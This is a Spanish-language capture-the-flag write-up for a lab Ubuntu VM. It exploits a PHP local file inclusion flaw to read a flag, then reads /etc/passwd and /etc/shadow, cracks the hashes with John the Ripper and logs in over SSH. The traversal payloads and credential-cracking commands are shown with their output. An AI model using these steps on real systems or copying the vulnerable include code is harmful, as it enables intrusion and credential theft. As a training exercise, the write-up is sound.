



Solución Reto hacker

2020



Contenido

De qué trata el reto.....	2
Información que se nos da.....	2
1º Solución: Servidor Web y LFI	3
2º solución: Servidor Web, LFI Y SSH	6

Índice de ilustraciones

Ilustración 1 Extracto de fichero.php.....	2
Ilustración 2 interfaz de red de la maquina atacante	3
Ilustración 3 Ping a la maquina victima.....	3
Ilustración 4 Descubrimiento de puertos y servicios	3
Ilustración 5 servidor web de la victima.....	4
Ilustración 6d directorio /coronavirus	4
Ilustración 7 contenido del fichero coronavirus.php en la web.....	4
Ilustración 8 contenido de fichero flag.text	5
Ilustración 9 contenido de flag.txt	5
Ilustración 10 contenido del fichero passwd de la máquina victima	6
Ilustración 11 fichero passwd	6
Ilustración 12 contenido del fichero shadow de la maquina victima	6
Ilustración 13 contenido del fichero shadow	7
Ilustración 14 Unshadow.....	7
Ilustración 15 John the Ripper	7
Ilustración 16 establecer conexión a la maquina victima	7
Ilustración 17 conexión establecida a la maquina victima.....	7
Ilustración 18 archivo flag.txt en la raiz	8
Ilustración 19 Contenido del archivo flag.txt	8

De qué trata el reto.

Durante el proceso de desinfección de un ataque cibernético a una organización, se ha extraído la copia de una máquina virtual(fichero .OVA)con un fichero, flag.txt, con la información posible para poder desactivar el avance de la pandemia. De manera parcial, se ha conseguido la extracción de un fichero .php con parte del código fuente que los especialistas creen que puede ser útil para frenar los futuros contagios de la pandemia. El reto consiste en encontrar el fichero, flag.txt, y su contenido en 'texto claro' para intentar parar la pandemia que nos afecta.

Información que se nos da.

- Imagen .OVA de una maquina Ubuntu Server
- Dirección IP de la máquina (192.168.0.254/24).
- Archivo .php que contiene:

```
<?php
    $file = $_GET['file'];
    if(isset($file))
    {
        include("$file");
    }
    else
    {
        include("index.php");
    }
?>
```

Ilustración 1 Extracto de fichero.php

1º Solución: Servidor Web y LFI

Configuramos la interfaz de red de nuestra maquina para que este en la misma red (192.168.0.254) que la maquina victima(192.168.0.254).

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.5 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe93:7ad1 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:93:7a:d1 txqueuelen 1000 (Ethernet)
    RX packets 11 bytes 3840 (3.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43 bytes 4755 (4.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ilustración 2 interfaz de red de la maquina atacante

Comprobaremos a nivel red que tenemos comunicación con la maquina víctima. Realizaremos un ping cuyo destino sea la maquina victima(192.168.0.254/24).

```
root@kali:~# ping 192.168.0.254
PING 192.168.0.254 (192.168.0.254) 56(84) bytes of data.
64 bytes from 192.168.0.254: icmp_seq=1 ttl=64 time=1.27 ms
64 bytes from 192.168.0.254: icmp_seq=2 ttl=64 time=1.34 ms
64 bytes from 192.168.0.254: icmp_seq=3 ttl=64 time=0.847 ms
64 bytes from 192.168.0.254: icmp_seq=4 ttl=64 time=1.11 ms
^C
--- 192.168.0.254 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3017ms
rtt min/avg/max/mdev = 0.847/1.140/1.341/0.189 ms
```

Ilustración 3 Ping a la maquina victima

Una vez comprobada que tenemos comunicación a nivel de red, comprobamos si tiene algún puerto abierto y servicios disponibles. Usaremos nmap con la opción -sV para ver los servicios que están activos en los puertos.

```
root@kali:~# nmap -sV 192.168.0.254
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-16 18:40 CET
Nmap scan report for 192.168.0.254
Host is up (0.00014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 08:00:27:08:95:D6 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.25 seconds
```

Ilustración 4 Descubrimiento de puertos y servicios

Una vez tengamos los resultados podemos ver que tiene en puerto 80/TCP Apache (servidor web) y en el puerto 22/TCP SSH que permite comunicarse con otra maquinas remotas de manera segura.

Como tiene el puerto 80/TCP comprobaremos a nivel de aplicación. Para ello pondremos la dirección de la máquina víctima en nuestro navegador.




Ilustración 5 servidor web de la víctima

Una vez puesta la IP en la barra del buscador vemos que nos da servicio, abrimos la carpeta y vemos que sale el archivo coronavirus.php, el cual abriremos y nos saldrá vacío.




Ilustración 6 directorio /coronavirus

Una vez extremos dentro del archivo .php y viendo la estructura de [fichero.php](#) que hemos obtenido vemos que es posible tenga una vulnerabilidad de tipo LFI (local file inclusion) que consiste en que, permite ejecutar archivos localmente en el servidor y tener acceso a archivos de configuración. Esta vulnerabilidad se ve siempre en páginas webs mal parcheadas o editadas.




Ilustración 7 contenido del fichero coronavirus.php en la web

En la URL de la direccion (192.168.0.254/coronavirus/coronavirus.php) añadiremos al final:

?file=../../flag.txt




Ilustración 8 contenido de fichero flag.txt

Copiaremos el texto y lo añadiremos aun archivo de texto (flag.txt) para después poder de decodificarlo con base64 y así obtener el texto claro y completando el reto.

```
root@kali:~/Escritorio# base64 -d flag.txt  
RisaSocarrona
```

Ilustración 9 contenido de flag.txt

2º solución: Servidor Web, LFI Y SSH

En este 2º método usaremos técnicas anteriores (LFI), pero también conseguiremos el acceso remoto a la máquina. Usaremos la misma vulnerabilidad anteriormente desarrollada y conseguiremos los ficheros passwd (contiene los usuarios) y shadow (contiene las contraseñas).

Primero añadiremos a la URL **?file=../etc/passwd** y copiaremos los usuarios un fichero llamado passwd.

```
192.168.0.254/coronavirus/ x +
192.168.0.254/coronavirus/coronavirus.php?file=../etc/passwd
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Kali Linux Kali Training Kali Tools
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sy
/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/ca
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/new
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:ww
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/s
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Manage
/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:
/nologin messagebus:x:103:107:nonexistent:/usr/sbin/nologin _apt:x:104:65534:nonexistent:/usr/sbin/nologin lxd:x:
/false uidd:x:106:110:run/uidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,/var/lib/misc:/usr/sbin/nologin l
/lib/landscape:/usr/sbin/nologin pollinate:x:109:1:var/cache/pollinate:/bin/false sshd:x:110:65534:run/sshd:/usr/sbi
gabriel:x:1000:1000:gabriel:/home/gabriel:/bin/bash
```

Ilustración 10 contenido del fichero passwd de la máquina víctima

```
GNU nano 4.5 passwd
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd
Resolver,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin _apt:x:104:65534:nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/var/lib/lxd:/bin/false uidd:x:106:110:run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1:/var/cache/pollinate:/bin/false
sshd:x:110:65534:run/sshd:/usr/sbin/nologin gabriel:x:1000:1000:gabriel:/home/gabriel:/bin/bash
```

Ilustración 11 fichero passwd

Realizaremos lo mismo con el archivo shadow. Pondremos en la URL **?file=../etc/shadow** y copiaremos su contenido en el archivo shadow.

```
192.168.0.254/coronavirus/ x +
192.168.0.254/coronavirus/coronavirus.php?file=../etc/shadow
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Kali Linux Kali Training Kali Tools Kali Docs Kali Forums
root:$6$osodJ16H$0PEZdZbZqhfVYHPlXrRb0FOFJsWtnoz3Nk0dpQ.eGPVDFQPwtYEtQsLL9n82ImoZDAmEhpc2x1op9.ntyII01:18335:0:999
daemon*:18295:0:99999:7:: bin*:18295:0:99999:7:: sys*:18295:0:99999:7:: sync*:18295:0:99999:7:: games*:18295:0:99999:7::
man*:18295:0:99999:7:: lp*:18295:0:99999:7:: mail*:18295:0:99999:7:: news*:18295:0:99999:7:: uucp*:18295:0:99999:7::
proxy*:18295:0:99999:7:: www-data*:18295:0:99999:7:: backup*:18295:0:99999:7:: list*:18295:0:99999:7:: irc*:18295:0:99999:7::
gnats*:18295:0:99999:7:: nobody*:18295:0:99999:7:: systemd-network*:18295:0:99999:7:: systemd-resolve*:18295:0:99999:7::
syslog*:18295:0:99999:7:: messagebus*:18295:0:99999:7:: _apt*:18295:0:99999:7:: lxd*:18295:0:99999:7:: uidd*:18295:0:99999:7::
dnsmasq*:18295:0:99999:7:: landscape*:18295:0:99999:7:: pollinate*:18295:0:99999:7:: sshd*:18334:0:99999:7::
gabriel:$6$RU5KISzn$5Ue0X.Le6YRx6a1bfVP/unfRKXgTalB18yDTyGf/2lk0OGXa22JUugQy9E/Dqd3GETKrIVvTv80VErS1G8
/18335:0:99999:7::
```

Ilustración 12 contenido del fichero shadow de la máquina víctima


```
GNU nano 4.5 shadow
root:$6$osodJ16H$oPEZdBzqhfhvYHPIxRrb0F0FJsWtnoz3Nk0dpQ.eGPVDFQPwtYEtQsLL9n82ImoZDAmEhpc2x1op9.ntyIIQ
daemon:*:18295:0:99999:7::: bin:*:18295:0:99999:7::: sys:*:18295:0:99999:7::: sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7::: man:*:18295:0:99999:7::: lp:*:18295:0:99999:7::: mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7::: uucp:*:18295:0:99999:7::: proxy:*:18295:0:99999:7::: www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7::: list:*:18295:0:99999:7::: irc:*:18295:0:99999:7::: gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7::: systemd-network:*:18295:0:99999:7::: systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7::: messagebus:*:18295:0:99999:7::: _apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7::: uidd:*:18295:0:99999:7::: dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7::: pollinate:*:18295:0:99999:7::: sshd:*:18334:0:99999:7:::
gabriel:$6$RU5KiSzn$lsUe0X.Le6YRx6aIbfVP/unfRKxgTal8yDTyGf/2lk00Gxa22JUugQyy9E/Dqdf3GETKrIVvTv80VERs
```

Ilustración 13 contenido del fichero shadow

Una vez tengamos los archivos shadow y passwd usaremos **unshadow** para concatenar los dos archivos en el archivo john-input.

```
root@kali:~# unshadow passwd shadow > john-input
```

Ilustración 14 Unshadow

Ahora usaremos **John the Ripper** para hacer fuerza bruta con diccionario al archivo john-input para obtener las contraseñas y los usuarios en texto claro.

```
root@kali:~/Escritorio# john john-input --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256]
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
scorpion (root)
fucking (gabriel)
2g 0:00:00:02 DONE (2020-03-16 16:30) 0.6756g/s 994.5p/s 1254c/s 1254C/s pirate..pumas
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Ilustración 15 John the Ripper

Una vez tenemos las contraseñas y los usuarios como vimos en el escaneo de servicios con nmap, la maquina victima tiene el servicio **OpenSSH** el cual usaremos para obtener acceso a la maquina victima remotamente.

```
root@kali:~# ssh gabriel@192.168.0.254
gabriel@192.168.0.254's password:
```

Ilustración 16 establecer conexión a la maquina victima

```
root@kali:~# ssh gabriel@192.168.0.254
gabriel@192.168.0.254's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Mar 16 19:17:43 UTC 2020

System load:  0.08          Processes:      95
Usage of /:   40.8% of 9.78GB Users logged in: 0
Memory usage: 16%          IP address for enp0s3: 192.168.0.254
Swap usage:   0%

Pueden actualizarse 14 paquetes.
0 actualizaciones son de seguridad.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection.

Last login: Mon Mar 16 12:36:42 2020 from 192.168.0.5
gabriel@lion:~$
```

Ilustración 17 conexión establecida a la maquina victima

Una vez estamos dentro de la maquina victima tenemos que encontrar el fichero flag.txt al cual usaremos base64 para decodificar el archivo y obtener el texto claro de su contenido.

```
gabriel@sion:/$ ls
bin      dev      home     lib      media   proc    sbin     swap.img  usr      vmlinuz.old
boot     etc      initrd.img  lib64    mnt     root    snap     sys       var
cdrom    flag.txt  initrd.img.old  lost+found  opt     run     srv      tmp       vmlinuz
```

Ilustración 18 archivo flag.txt en la raíz

```
gabriel@sion:/$ base64 -d flag.txt
RisaSocarrona
```

Ilustración 19 Contenido del archivo flag.txt